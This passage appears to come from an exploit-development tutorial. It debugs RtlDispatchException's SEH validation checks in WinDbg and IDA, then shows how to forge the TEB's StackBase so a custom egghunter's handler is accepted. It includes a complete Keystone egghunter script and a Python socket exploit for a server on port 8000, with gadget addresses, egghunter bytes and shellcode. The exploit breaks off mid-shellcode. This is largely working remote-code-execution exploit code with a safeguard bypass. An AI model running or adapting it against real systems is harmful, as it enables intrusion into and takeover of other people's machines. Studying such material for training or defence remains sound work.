
Figure 22.16 - WinDbg shows ntdll loaded at a different base than the one IDA used when it opened the binary. Any IDA offset must be rebased before it can be used as a WinDbg breakpoint address.
Rebasing IDA to Match the Live Process
To synchronise addresses, Edit -> Segments -> Rebase program is used in IDA:

Figure 22.17 - IDA’s rebase dialog. The new base address is taken from WinDbg’s lm m ntdll output.
The module base from WinDbg is entered as the new image base:

Figure 22.18 - Entering the runtime base address so every virtual address in IDA maps directly to a WinDbg address with no arithmetic.
After confirming, IDA updates all addresses:

Figure 22.19 - All IDA virtual addresses now match the live process. The first-comparison block can be read directly as a WinDbg breakpoint target.
Check 1 - Exception Record Above StackLimit
With the bases aligned, a breakpoint is placed at the exact instruction that performs the first comparison:
1
bp ntdll!RtlDispatchException + 0xDC

Figure 22.20 - Breakpoint placed at the first check instruction inside RtlDispatchException. The offset 0xDC maps to the comparison that ensures the exception record’s address is above StackLimit.
Resuming execution and then disassembling the two instructions at the breakpoint:
1
2
g
u 77d7d474 L2

Figure 22.21 - The breakpoint fires. The disassembly shows a comparison between the exception-record pointer (ECX) and the current StackLimit. If the record is below StackLimit the check fails and the handler is skipped.
Dumping the TEB to read the live stack limits:
1
!teb

Figure 22.22 - !teb confirms: ExceptionList is higher than StackLimit, so the first check passes. Our _EXCEPTION_REGISTRATION_RECORD sits inside the committed stack region.
Check 2 - Exception Record + 8 Below StackBase
IDA shows the second comparison immediately after the first passes:

Figure 22.23 - The second check verifies that the entire _EXCEPTION_REGISTRATION_RECORD structure (8 bytes) fits below StackBase. This ensures the record is fully contained within the stack.
Stepping through in WinDbg:
1
2
t
t

Figure 22.24 - Single-stepping brings execution to the second comparison. ECX holds the pointer to our custom _EXCEPTION_REGISTRATION_RECORD.
Evaluating ECX + 8 to confirm the upper bound of the record:
1
? ecx + 8

Figure 22.25 - ECX + 8 gives the end address of the exception record. This address is below StackBase, so the second check passes.
Stepping once more and reading the final operands:
1
2
3
t
? esp + 20
r eax

Figure 22.26 - ESP + 20 computes the current StackBase reference point. EAX holds record_addr + 8. Because EAX < StackBase, the range check passes and execution continues.
Check 3 - Exception Record 4-Byte Aligned
The third check is a simple alignment test - the two least-significant bits of the exception record address must both be zero:

Figure 22.27 - A bitwise AND of the record pointer against 0x3. A non-zero result means the pointer is misaligned and the check fails.
Stepping through in WinDbg:
1
2
t
t

Figure 22.28 - The test instruction examines the low two bits of ECX. Because the record was PUSHed onto the stack, which is always DWORD-aligned, the result is zero - the third check passes.
Why this matters: the Windows kernel stores
_EXCEPTION_REGISTRATION_RECORDentries as a singly-linked list. An unaligned pointer would cause a misaligned memory access when dereferencing theNextfield during the chain walk.
Check 4 - Handler Address Above StackBase
The fourth check is the one that breaks the original egghunter. IDA shows the comparison that evaluates the handler function pointer:

Figure 22.29 - The final comparison in the validation sequence. The handler’s virtual address is compared against StackBase. Handlers located below StackBase fail this check.
Stepping to reach the comparison in WinDbg:
1
2
t
t

Figure 22.30 - Execution reaches the fourth check. ECX holds a pointer to our _EXCEPTION_REGISTRATION_RECORD.
Dumping the record structure to read the stored handler address:
1
dt _EXCEPTION_REGISTRATION_RECORD @ecx

Figure 22.31 - dt reveals the Handler field value - the address of our exception handler function inside the egghunter buffer.
Stepping into the comparison block itself:
1
t

Figure 22.32 - IDA highlights the instruction that compares the handler address against StackBase. If the handler address is lower, the branch skips RtlIsValidHandler entirely.
Reading the live values to confirm the failure:
1
2
3
!teb
? esp+20
r ecx

Figure 22.33 - The handler address in ECX is below StackBase. The comparison fails. RtlIsValidHandler is never reached, the handler is never called, and the egghunter freezes.
Root cause summary.
RtlDispatchExceptionenforces four sequential requirements before it will honour an exception handler registration:
_EXCEPTION_REGISTRATION_RECORDaddress >=StackLimit_EXCEPTION_REGISTRATION_RECORDaddress + 8 <=StackBase_EXCEPTION_REGISTRATION_RECORDaddress & 0x3 == 0 (4-byte aligned)- Handler address >=
StackBaseChecks 1-3 pass because the record is pushed onto the stack. Check 4 fails because the handler lives inside the egghunter buffer, which is below the stack.
23. Forging StackBase to Pass Check 4
RtlDispatchException reads StackBase from FS:[4] and uses it as the upper bound for check 4: the handler address must be at or above StackBase. Our handler lives inside the egghunter buffer, which is far below the real stack. The real StackBase is always above the stack, so our handler always fails check 4.
The fix is to move the StackBase boundary downward to a value just below our handler address. Because StackBase is simply a DWORD in the TEB at FS:[4], we can overwrite it in user space - no privilege elevation needed. We do this inside build_exception_record, immediately after installing the SEH record at FS:[0].
The fix is surgical: immediately after writing the custom _EXCEPTION_REGISTRATION_RECORD to FS:[0], overwrite FS:[4] (the TEB’s StackBase field) with a value just below the handler address. This moves the StackBase boundary downward so that the handler appears to lie above it.
Only two additional instructions are needed inside build_exception_record:
1
2
3
sub ecx, 0x04       ; ecx = handler_addr - 4  (one DWORD below the handler)
add ebx, 0x04       ; ebx = 4                  (offset of StackBase in TEB)
mov dword ptr fs:[ebx], ecx   ; FS:[4] = forged StackBase
The complete updated egghunter assembled with Keystone:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
from keystone import *

CODE = (
    # Jump forward so we can obtain our current address
    # using a CALL/POP technique
    "start:                             "
    "       jmp get_seh_address;               "

    # -----------------------------------------------------------------
    # Build a custom SEH record
    # -----------------------------------------------------------------
    "build_exception_record:            "

        # pop the address of exception_handler into ECX
        "pop ecx;                           "

        # mov signature into EAX
        "mov eax, 0x74303077;               "

        # Push Handler of the _EXCEPTION_REGISTRATION_RECORD
        "push ecx;                          "

        # Push Next of the _EXCEPTION_REGISTRATION_RECORD
        "push 0xffffffff;                   "

        # Null out EBX
        "xor ebx, ebx;                      "

        # Overwrite ExceptionList in the TEB with a pointer
        # to our new _EXCEPTION_REGISTRATION_RECORD structure
        "mov dword ptr fs:[ebx], esp;       "

        # Subtract 4 from exception_handler pointer
        "sub ecx, 0x04;                     "

        # Add 4 to EBX
        "add ebx, 0x04;                     "

        # Overwrite StackBase in the TEB
        "mov dword ptr fs:[ebx], ecx;       "

    # -----------------------------------------------------------------
    # Egg searching loop
    # -----------------------------------------------------------------
    "is_egg:                            "

            # ECX = 2
            # We want REPE SCASD to compare two DWORDs:
            # "w00t" + "w00t"
    "       push 0x02;                         "
    "       pop ecx;                           "

            # EDI points to the memory location currently being tested
    "       mov edi, ebx;                      "

            # Compare EAX ("w00t") against two consecutive DWORDs.
            #
            # Equivalent to:
            #   cmp [edi], eax
            #   edi += 4
            #   cmp [edi], eax
            #   edi += 4
            #
            # If an invalid page is accessed, an exception occurs and
            # our SEH handler will redirect execution.
    "       repe scasd;                        "

            # Not a match?
            # Continue searching one byte later.
    "       jnz loop_inc_one;                  "

            # Found "w00tw00t"
            # EDI now points immediately after the egg.
            # Jump to the payload.
    "       jmp edi;                           "

    # -----------------------------------------------------------------
    # Invalid page handler target
    # -----------------------------------------------------------------
    "loop_inc_page:                     "

            # Move to the end of the current memory page.
            #
            # Example:
            #   0x12345000 -> 0x12345FFF
    "       or bx, 0xfff;                      "

    # -----------------------------------------------------------------
    # Advance one byte and continue searching
    # -----------------------------------------------------------------
    "loop_inc_one:                      "

            # Next memory location
    "       inc ebx;                           "

            # Search again
    "       jmp is_egg;                        "

    # -----------------------------------------------------------------
    # Obtain the exception handler address
    # -----------------------------------------------------------------
    "get_seh_address:                   "

            # Push return address and jump to build_exception_record
    "       call build_exception_record;       "

            # -----------------------------------------------------------------
            # SEH exception handler
            # -----------------------------------------------------------------

            # ECX = 0x0C
    "       push 0x0c;                         "
    "       pop ecx;                           "

            # Retrieve pointer to CONTEXT structure
            #
            # Stack layout during exception dispatch:
            #   [ESP+0x0C] -> CONTEXT*
    "       mov eax, [esp+ecx];                "

            # Offset of EIP inside CONTEXT structure
    "       mov cl, 0xb8;                      "

            # Modify saved EIP:
            #
            # When an access violation occurs during REPE SCASD,
            # execution resumes at:
            #
            #     loop_inc_page:
            #         or bx, 0xfff
            #
            # This skips the invalid page.
    "       add dword ptr [eax+ecx], 0x06;     "

            # Save original return value
    "       pop eax;                           "

            # Clean up exception handler stack frame
    "       add esp, 0x10;                     "

            # Restore return value
    "       push eax;                          "

            # EXCEPTION_CONTINUE_EXECUTION
            # Return 0
    "       xor eax, eax;                      "

            # Return from exception handler
    "       ret;                               "
)

# Initialize Keystone in x86 32-bit mode
ks = Ks(KS_ARCH_X86, KS_MODE_32)

encoding, count = ks.asm(CODE)

print("Encoded %d instructions..." % count)

egghunter = ""
for dec in encoding:
    egghunter += "\\x{0:02x}".format(dec)

print('egghunter = ("' + egghunter + '")')

Figure 23.1 - The updated Keystone script. The three new instructions at the end of build_exception_record forge StackBase in FS:[4] to a value just below the handler, ensuring check 4 passes.
Generating the new opcode string:
1
python3 sehegg.py

Figure 23.2 - The updated egghunter produces a 69-byte null-free opcode string. The forged StackBase write adds just six bytes to the original sequence.
The final SEH egghunter opcodes:
24. Gaining a Shell
With the StackBase forge in place, all four RtlDispatchException checks pass, the handler is called on every page fault, and REPE SCASD can safely traverse the entire virtual address space. The rest of the exploit - the method-field jump, the POP EAX; RET gadget, and the heap-staged shellcode - are unchanged.
The updated egghunter replaces the previous one in the exploit. Everything else - the Method-field jump, the POP EAX; RET gadget, the heap-staged egg - stays the same. Only the egghunter bytes change.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
import socket
from struct import pack
import sys

try:
    #Badchars: \x00\x0a\x0d\x20\x25
    server = sys.argv[1]
    port = 8000
    size = 260
    method = b"\x31\xC9\x85\xC9\x0F\x84\x11" + b" /" # xor ecx, ecx; test ecx,ecx; jz 0x17
    egghunter = (b"\x90" * 8) + b"\xeb\x2a\x59\xb8\x77\x30\x30\x74\x51\x6a\xff\x31\xdb\x64\x89\x23\x83\xe9\x04\x83\xc3\x04\x64\x89\x0b\x6a\x02\x59\x89\xdf\xf3\xaf\x75\x07\xff\xe7\x66\x81\xcb\xff\x0f\x43\xeb\xed\xe8\xd1\xff\xff\xff\x6a\x0c\x59\x8b\x04\x0c\xb1\xb8\x83\x04\x08\x06\x58\x83\xc4\x10\x50\x31\xc0\xc3"
    filler = b"A" * (253 - len(egghunter))
    EIP = pack("<L",(0x418674)) # POP EAX; RET
    shellcode =  b""
    shellcode += b"\xbe\x81\x4a\x93\x05\xdd\xc0\xd9\x74\x24\xf4"
    shellcode += b"\x58\x33\xc9\xb1\x5e\x31\x70\x15\x83\xc0\x04"
    shellcode += b"\x03\x70\x11\xe2\x74\xb6\x7b\x8a\x76\x47\x7c"
    shellcode += b"\xf5\x47\x95\x18\x7e\xf5\x29\x6a\xd2\xf5\xc2"
    shellcode += b"\x3e\xc7\x8c\x30\x35\x95\xa6\x8b\xb5\x55\x01"
    shellcode += b"\xa1\x6f\x5b\xad\x9a\x4c\xfa\x51\xe1\x80\xdc"
    shellcode += b"\x68\x2a\xd5\x1d\xad\xfc\x93\xf2\x63\xa8\xd0"
    shellcode += b"\x5f\x93\xdd\xa5\x63\x92\x31\xa2\xdc\xec\x34"
    shellcode += b"\x75\xa8\x40\x36\xa6\x01\xd3\x70\x5e\x29\xbb"
    shellcode += b"\xa0\x5f\xfe\xbe\x68\x2b\x3c\x89\xe1\xe0\xb7"
    shellcode += b"\x08\x20\x39\x37\x3b\x0c\xfb\x08\x36\x20\xfd"
    shellcode += b"\x51\x70\xd8\x8b\xa9\x83\x65\x8c\x69\xfe\xb1"
    shellcode += b"\x19\x6e\x58\x31\xb9\x4a\x59\x96\x5c\x18\x55"
    shellcode += b"\x53\x2a\x46\x79\x62\xff\xfc\x85\xef\xfe\xd2"
